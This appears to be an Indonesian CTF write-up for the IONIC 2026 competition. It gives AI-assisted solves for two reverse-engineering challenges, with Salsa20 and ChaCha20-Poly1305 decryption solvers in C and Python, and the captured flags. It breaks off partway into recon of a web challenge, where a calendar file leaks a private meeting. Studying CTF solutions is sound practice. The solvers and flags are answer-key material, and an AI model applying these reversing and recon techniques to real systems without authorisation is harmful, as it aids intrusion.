

def salsa_block(key, nonce, ctr):
    c = struct.unpack('<4I', b'expand 32-byte k')
    k = struct.unpack('<8I', key); n = struct.unpack('<2I', nonce)
    t = struct.unpack('<2I', struct.pack('<Q', ctr))
    x = [c[0],k[0],k[1],k[2],k[3],c[1],n[0],n[1],t[0],t[1],c[2],k[4],k[5],k[6],k[7],c[3]]
    z = x[:]
    def qr(a,b,c_,d_):
        z[b]^=rol((z[a]+z[d_])&0xffffffff,7);  z[c_]^=rol((z[b]+z[a])&0xffffffff,9)
```

```
        z[d_]^=rol((z[c_]+z[b])&0xffffffff,13); z[a]^=rol((z[d_]+z[c_])&0xffffffff,18)
    for _ in range(10):
        qr(0,4,8,12);qr(5,9,13,1);qr(10,14,2,6);qr(15,3,7,11)
        qr(0,1,2,3);qr(5,6,7,4);qr(10,11,8,9);qr(15,12,13,14)
    return struct.pack('<16I', *[(a+b)&0xffffffff for a,b in zip(z,x)])


seed = fnv(d[:0x40]); print(hex(seed))          # 0xcbd9b06c
key  = struct.pack('<I', seed) * 8
blob = d[0x6200:0x8200]                         # .rsrc di file
out = bytearray()
for i in range(0, len(blob), 64):
    ks = salsa_block(key, b'\0'*8, i//64)
    out += bytes(a ^ b for a, b in zip(blob[i:i+64], ks))
print(out[0x1c:0x20])                           # b'GC24' -> benar
open('stage2.bin','wb').write(out)
```

hasilnya adalah 0xcbd9b06c

bytearray(b'GC24')



setelah itu ai langsung memvalidasi seed tersebut dan memberikan sebuah solver dengan algortma C

```
// solve.c
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>

#define BASE 0x140000000ULL
typedef uint64_t (__attribute__((ms_abi)) *fn_t)(uint64_t, uint64_t, uint64_t, uint64_t);
#define CALL(a,x,y,z) ((fn_t)(BASE+(a)))((uint64_t)(x),(uint64_t)(y),(uint64_t)(z),0)

static uint32_t fnv(const uint8_t *p, size_t n) {
    uint32_t h = 0x811c9dc5;
    while (n--) { h ^= *p++; h *= 0x1000193; }
    return h;
}

int main(void) {
    FILE *f = fopen("ghostchain.exe", "rb");
    fseek(f, 0, SEEK_END); long n = ftell(f); fseek(f, 0, SEEK_SET);
    uint8_t *d = malloc(n); fread(d, 1, n, f); fclose(f);

    /* petakan header + semua section ke 0x140000000 */
    uint8_t *m = mmap((void *)BASE, 0x10000, PROT_READ | PROT_WRITE | PROT_EXEC,
                      MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED_NOREPLACE, -1, 0);
    uint32_t pe = *(uint32_t *)(d + 0x3c);
    uint16_t ns = *(uint16_t *)(d + pe + 6), so = *(uint16_t *)(d + pe + 0x14);
    uint8_t *sh = d + pe + 0x18 + so;
    memcpy(m, d, 0x400);
    char name[16][9]; uint32_t vs[16], va[16];
    for (int i = 0; i < ns; i++) {
        uint8_t *s = sh + i * 0x28;
```

```
    memset(name[i], 0, 9); memcpy(name[i], s, 8);
    vs[i] = *(uint32_t *)(s + 8); va[i] = *(uint32_t *)(s + 12);
    uint32_t rs = *(uint32_t *)(s + 16), ro = *(uint32_t *)(s + 20);
    if (ro && rs) memcpy(m + va[i], d + ro, rs);
}

/* 1. seed = FNV1a(0x40 byte pertama) */
uint32_t seed = fnv(d, 0x40);

/* 2. dekripsi .rsrc, cek magic GC24 */
CALL(0x27c0, BASE + 0xa000, 0x2000, seed);
printf("magic = %08x\n", *(uint32_t *)(m + 0xa01c));

/* 3. jalankan VM */
uint64_t vm = CALL(0xa000, seed, BASE + 0x3340, 0x1fe0);
printf("vm    = %016lx\n", vm);


/* 4. cek integritas (ditulis ulang dari 0x1cc0, tanpa debugger) */
uint32_t st = *(uint32_t *)(m + 0x5010), exp = *(uint32_t *)(m + 0x5020), ht = 0, hg = 0;
for (int i = 0; i < ns; i++) {
    if (!strcmp(name[i], ".text"))  ht = fnv(m + va[i], vs[i]);
    if (!strcmp(name[i], ".gcode")) hg = fnv(m + va[i], vs[i]);
}
if ((ht ^ hg) != exp) st = (ht ^ hg) ^ exp ^ st;
printf("hash  = %08x (harapan %08x), state = %08x\n", ht ^ hg, exp, st);

/* 5. key 64-bit */
uint64_t key = CALL(0x42c0, seed, vm, st);
printf("key   = %016lx\n", key);

/* 6. kumpulkan 99 byte dari tabel section (ditulis ulang dari 0x4160) */
uint8_t buf[0x80]; int off = 0; uint32_t tab[9];
```

```
    memcpy(tab, m + 0x81e0, 36);
    for (int i = 0; i < 3; i++) {
        uint32_t h = tab[i*3] ^ 0x5a5a5a5a, o = tab[i*3+1] ^ 0x5a5a5a5a, sz = tab[i*3+2] ^
0x5a5a5a5a;
        for (int j = 0; j < ns; j++)
            if (fnv((uint8_t *)name[j], strlen(name[j])) == h) {
                memcpy(buf + off, m + va[j] + o, sz); off += sz;
                printf("entri %d -> %s +0x%x (0x%x byte)\n", i, name[j], o, sz);
                break;
            }
    }

    /* 7. dekripsi 99 byte pakai key */
    CALL(0x28c0, buf, off, key);
    fwrite(buf, 1, off, stdout); printf("\n");
    return 0;
}
```



FLAG :

IONIC{gh0st_ch41n_7h3_ch41n_15_4_l13_y0u_4r3_7h3_gh057_pL3ase_l_n33d_Th1s_mY_m0M_1S_K1nD4_H0m3l3ss}

dame_yo

link ai : https://chatgpt.com/share/6addaba1-9c5c-83ec-9406-ab3d1098e082

di challenge ini dibantu ai jadi pertama saya recon awal saja


file work/dist/dame_yo

readelf -h work/dist/dame_yo

readelf -S work/dist/dame_yo

strings -a -t x work/dist/dame_yo | grep -Ei 'DYC1|DAMEYO|TracerPid|ticket|PNG|EVM1|DYAE1'

kurang lebih seperti ini



ELF Header:

Magic: 7f 45 4c 46 02 01 01 03 00 00 00 00 00 00 00 00

Class: ELF64

Data: 2's complement, little endian

Version: 1 (current)

OS/ABI: UNIX - GNU

ABI Version: 0

Type: EXEC (Executable file)

Machine: Advanced Micro Devices X86-64

Version: 0x1

Entry point address: 0x403320

Start of program headers: 64 (bytes into file)

Start of section headers: 9805264 (bytes into file)

Flags: 0x0

Size of this header: 64 (bytes)

Size of program headers: 56 (bytes)

Number of program headers: 10

Size of section headers: 64 (bytes)

Number of section headers: 23

Section header string table index: 22

There are 23 section headers, starting at offset 0x959dd0:

disini terlihat bahwa binary tersebut berjalan di 64 bit dan stripped.

lalu setelah itu saya di bantu ai untuk menganalisa disini kata ai

Petunjuk yang tampak antara lain format `DYC1`, konteks `DAMEYO-PH`/`PACK-v1`, `TracerPid`, serta string terkait PNG dan ChaCha20-Poly1305. Pemeriksaan `TracerPid` menunjukkan ada anti-debugging; karena itu menjalankan binary di bawah debugger bisa mengubah perilakunya. Analisis statis dan emulator VM lebih dapat diandalkan daripada terus menjalankan binary dengan debugger aktif.

setelah itu kata ai binary menyembunyikan paket internal terdiri dari

meta.bin

data.dec

data.bin

lapisan pembungkus menggunakan keystream sha256 untuk xor dan lz, setelah dibuka isinya ketiga file tersebut

setelah itu muncul target `meta.bin[0x38:0x58]` lalu ai merekontruksi tiketnya dan menjadi `39feff898cf8184c81d02e1159904c8e6090a392d2ecbf64ca4517710e1f5b4d`

setelah itu ai memberikan ku solver untuk melakukan verifikasi gambar yang dihasilkan dari data.bin ini adalah solvernya

```
#!/usr/bin/env python3
"""Solve the final VM/KDF/AEAD layers of the Dame Yo CTF challenge.

Required files in the same directory: meta.bin, data.dec, data.bin, ticket.bin.
Requires: pip install cryptography
"""
from pathlib import Path
import hashlib
import struct
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.hkdf import HKDF
from cryptography.hazmat.primitives.ciphers.aead import ChaCha20Poly1305

ROOT = Path(__file__).resolve().parent
meta = (ROOT / "meta.bin").read_bytes()
program = (ROOT / "data.dec").read_bytes()
asset = (ROOT / "data.bin").read_bytes()
ticket = (ROOT / "ticket.bin").read_bytes()
assert len(ticket) == 32

# Decode the three opcode lookup tables and operation descriptors from EVM1.
maps = []
for off in (0x94, 0x294, 0x494):
    mapping = {}
```

```
    for i in range(256):
        v = struct.unpack_from("<H", meta, off + 2 * i)[0]
        if v != 0xFFFF:
            mapping[i] = v
    maps.append(mapping)
blocks = [struct.unpack_from("<III", meta, 0x694 + 12 * i) for i in
range(8)]
argcount = {0: 0, 1: 2, 2: 5, 3: 3, 4: 3, 5: 2}
ops = []
for group, (start, count) in enumerate(((0, 64), (0x114, 64), (0x230, 7))):
    pos = start
    for _ in range(count):
        bid = maps[group][program[pos]]
        mode, _, _ = blocks[bid]
        n = argcount[mode]
        args = list(program[pos + 1:pos + 1 + n])
        ops.append((bid, args))
        pos += n + 1


def rol(x, n):
    n &= 31
    x &= 0xFFFFFFFF
    return ((x << n) | (x >> (32 - n))) & 0xFFFFFFFF if n else x


def run_vm(token):
    mem = list(struct.unpack("<8I", token)) + [0] * 8
    trace = []
    for bid, a in ops:
        if bid == 0:  # add
            dst, x, y = a
            mem[dst] = (mem[x] + mem[y]) & 0xFFFFFFFF
        elif bid == 2:  # multiply
```

```
            dst, x, y = a
            mem[dst] = (mem[x] * mem[y]) & 0xFFFFFFFF
        elif bid == 3:  # trace snapshot
            trace.append(a[0] | (a[1] << 8))
            trace.extend(mem[:8])
        elif bid == 4:  # rotate-left
            dst, src, shift = a
            mem[dst] = rol(mem[src], shift)
        elif bid == 5:  # immediate u32
            dst = a[0]
            mem[dst] = int.from_bytes(bytes(a[1:5]), "little")
        elif bid == 6:  # xor
            dst, x, y = a
            mem[dst] = mem[x] ^ mem[y]
        elif bid == 7:  # copy
            dst, src = a
            mem[dst] = mem[src]
        elif bid == 1:  # no-op
            pass
        else:
            raise ValueError(f"Unknown VM opcode id {bid}")
    return struct.pack("<8I", *mem[:8]), struct.pack(f"<{len(trace)}I",
*trace)


vm_out, trace = run_vm(ticket)
target = meta[0x38:0x58]
if vm_out != target:
    raise SystemExit(f"Ticket does not pass VM: {vm_out.hex()} !=
{target.hex()}")
print("VM target check: OK")


trace_hash = hashlib.sha256(
    b"DAMEYO-TRACE-v1\x00" + struct.pack("<I", 12) + trace
```

```
).digest()
# The binary sets an HKDF-SHA256 context: salt=asset[8:40],
# info='DAMEYO-PNG-v1\\0', IKM=ticket||trace_hash, output length=32.
key = HKDF(
    algorithm=hashes.SHA256(),
    length=32,
    salt=asset[8:40],
    info=b"DAMEYO-PNG-v1\x00",
).derive(ticket + trace_hash)

length = struct.unpack_from("<Q", asset, 0x28)[0]
nonce = asset[0x30:0x3C]
tag = asset[0x3C:0x4C]
ciphertext = asset[0x4C:]
if len(ciphertext) != length:
    raise SystemExit("Asset length mismatch")
aad = b"DAMEYO-ASSET-v1\x00" + struct.pack("<Q", length)
plaintext = ChaCha20Poly1305(key).decrypt(nonce, ciphertext + tag, aad)
out = ROOT / "decrypted.png"
out.write_bytes(plaintext)
print(f"AEAD authentication: OK; wrote {out} ({len(plaintext)} bytes)")
print(f"Ticket: {ticket.hex()}")
print(f"Flag visible in decrypted PNG:
IONIC{{dame_dame_yo_decode_my_bytecode}}")
```

dan flagnya muncul! beserta gambarnya




FLAG : IONIC{dame_dame_yo_decode_my_bytecode}

Web Exploitation


Rapat Kita

link ai : https://chatgpt.com/share/6ade8dff-2238-83ec-8231-ca6efc855f8d

jadi solve challenge ini dibantu sama ai ya



disini kita reconnaisen awalan menggunakan curl untuk membaca source code yang ada di website



```
(deadbeef㉿kali)-[~/rapatkita]
$ /usr/bin/grep -inE 'window.__ROOM__|captions|player.js|1041' \
  ~/rapatkita/meeting.html

/bin/cat ~/rapatkita/robots.txt


/bin/cat ~/rapatkita/meeting.ics
24:        <ul id="captions" class="captions"></ul>
27:        <a class="ghost" href="/meeting/1041.ics">Export .ics</a>
30:    <script>window.__ROOM__ = "kopdar-tcc-pens";</script>
31:    <script src="/static/player.js"></script></main>
User-agent: *
Disallow: /api/
Disallow: /captions

# TCC PENS // IONIC 2026
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//RapatKita//IONIC 2026//ID
CALSCALE:GREGORIAN
BEGIN:VEVENT
UID:rapat-1041@rapatkita.local
DTSTAMP:20261025T232424Z
DTSTART:20260911T193000+0700
SUMMARY:Kopdar TCC PENS
CLASS:PUBLIC
ORGANIZER;CN=host:mailto:host@rapatkita.local
STATUS:CONFIRMED
END:VEVENT
BEGIN:VEVENT
UID:rapat-1042@rapatkita.local
DTSTAMP:20261025T232424Z
DTSTART:20260911T200000+0700
SUMMARY:Rapat Direksi
CLASS:PRIVATE
ORGANIZER;CN=host:mailto:host@rapatkita.local
STATUS:CONFIRMED
END:VEVENT
END:VCALENDAR
```

terlihat di source code javascript

Artinya, browser menghubungkan WebSocket ke /captions, lalu mengirim pesan subscribe dengan nama room.

lalu disini dilakukan analisa pada file ics atau dibagian kalendernya




```
END:VEVENT
BEGIN:VEVENT
UID:rapat-1042@rapatkita.local
DTSTAMP:20261025T232424Z
DTSTART:20260911T200000+0700
SUMMARY:Rapat Direksi
CLASS:PRIVATE
ORGANIZER;CN=host:mailto:host@rapatkita.local
STATUS:CONFIRMED
END:VEVENT
END:VCALENDAR

┌──(deadbeef㉿kali)-[~/rapatkita]
└─$ /bin/cat ~/rapatkita/meeting.ics
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//RapatKita//IONIC 2026//ID
CALSCALE:GREGORIAN
BEGIN:VEVENT
UID:rapat-1041@rapatkita.local
DTSTAMP:20261025T232424Z
DTSTART:20260911T193000+0700
SUMMARY:Kopdar TCC PENS
CLASS:PUBLIC
ORGANIZER;CN=host:mailto:host@rapatkita.local
STATUS:CONFIRMED
END:VEVENT
BEGIN:VEVENT
UID:rapat-1042@rapatkita.local
DTSTAMP:20261025T232424Z
DTSTART:20260911T200000+0700
SUMMARY:Rapat Direksi
CLASS:PRIVATE
ORGANIZER;CN=host:mailto:host@rapatkita.local
STATUS:CONFIRMED
END:VEVENT
END:VCALENDAR

┌──(deadbeef㉿kali)-[~/rapatkita]
└─$
```

secara tidak langsung kalender tersebut membocorkan keberadaan rapat private 1042

lalu disini kita ngecek source code app.js



```
└─$ ls
app.js  index.html  meeting.html  meeting.ics  player.js  portfolio.html  robots.txt

┌──(deadbeef㉿kali)-[~/rapatkita]
└─$ /usr/bin/curl -sSL \
  'https://tccpens.id/portfolio/' \
  -o ~/rapatkita/portfolio.html

